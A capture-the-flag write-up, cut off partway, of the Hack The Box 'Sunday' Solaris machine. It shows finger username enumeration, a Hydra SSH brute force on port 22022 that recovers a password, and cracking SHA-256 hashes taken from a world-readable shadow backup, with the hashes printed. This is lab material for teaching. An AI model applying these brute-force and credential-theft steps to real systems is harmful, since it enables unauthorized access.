HTB Sunday
1. Recon: a box with no web server

Hosts entry first. Small mistake already visible: the entry I wrote pointed at an old IP, and the live box answered on a different one. Every command after this used the IP directly until I fixed the entry.

Then nmap, top-1000, and the result is a time capsule:
- 79/tcp: finger
- 111/tcp: rpcbind
- 515/tcp: printer
No HTTP anywhere. The attack surface is legacy Unix services, and the roadmap hint said it out loud: finger enumeration.
2. finger: a username oracle from 1973

Finger still answers questions. Query it with root and it answers with root's session: Super-User, console, logged in.

Solaris finger does substring matching, so one query fans out: admin@ returns seven admin-ish service accounts, user@ returns five more. Useful as a demo, useless as a target: all of it is stock Solaris inventory, nobody real.

The job goes to pentestmonkey's finger-user-enum with a 10,713-name list. 245 seconds later, 16 results, and exactly two of them are human:
sammy, last login over sshsunny, last login over ssh
Everything else is service accounts and query fragments (anne marie matched as anne plus marie). The oracle did its job: two usernames, zero guesses.
3. The SSH port was not 22

Hydra against port 22 dies instantly: connection refused. The top-1000 scan never showed 22 open. But finger said both users logged in with TTY ssh. Conclusion: sshd is running somewhere the default scan never looked. Full-port scan: 22022.

The full-port scan also surfaced a second thing: Solaris WebUI on 6787, a dashboard with a password field and no username. Parked. One brute target at a time.
Hydra gets its syntax lessons in public: 22022:// is not a service, SSH:// is not a service, lowercase ssh://host:port is. Then the run starts and hits the next wall: old Solaris sshd throttles parallel connections. 64 tasks collapse to ~24 active. 16 tasks stay inside the budget.

Two users in the list, rockyou as the wordlist, -t 16:
[22022][ssh] host: 10.129.77.82 login: sunny password: sunday69 seconds. The password is the machine's own name. Of course it is.

4. sunny, the troll, and the linpeas corpse
SSH as sunny lands on Oracle Solaris 11.4.42.111.0. /home has sammy and sunny. sammy's user.txt is right there and completely unreadable: permission denied.

sunny's sudo rule is one line: (root) NOPASSWD: /root/troll. It runs. It prints testing and a root id. And it does absolutely nothing else. Arguments change nothing: sudo /root/troll bash prints the same two lines and hands back a sunny prompt. The name is the documentation.

linpeas gets one chance and stalls with zero output on Solaris. Fine. Manual checklist it is: sudo -l, shadow readability, directory listings. On non-Linux boxes the auto-enumerator is not the shortcut it was on the nine Linux machines before this one.

5. /backup: the whole game in one directory
ls -la /backup shows two world-readable files. shadow.backup is a dump of Solaris shadow entries, service accounts locked, and two real hashes:
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYU0igB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
Format check before cracking: $5$ is SHA-256 crypt. Not SunMD5, that one spells $md5$. Reading the prefix is the whole identification step.
6. john, 19 seconds, sammy
First staging attempt puts the hash in double quotes. Bash expands $5 as an empty positional parameter, john loads zero hashes, one round of debugging dies to a quoting rule: hash strings go in single quotes.
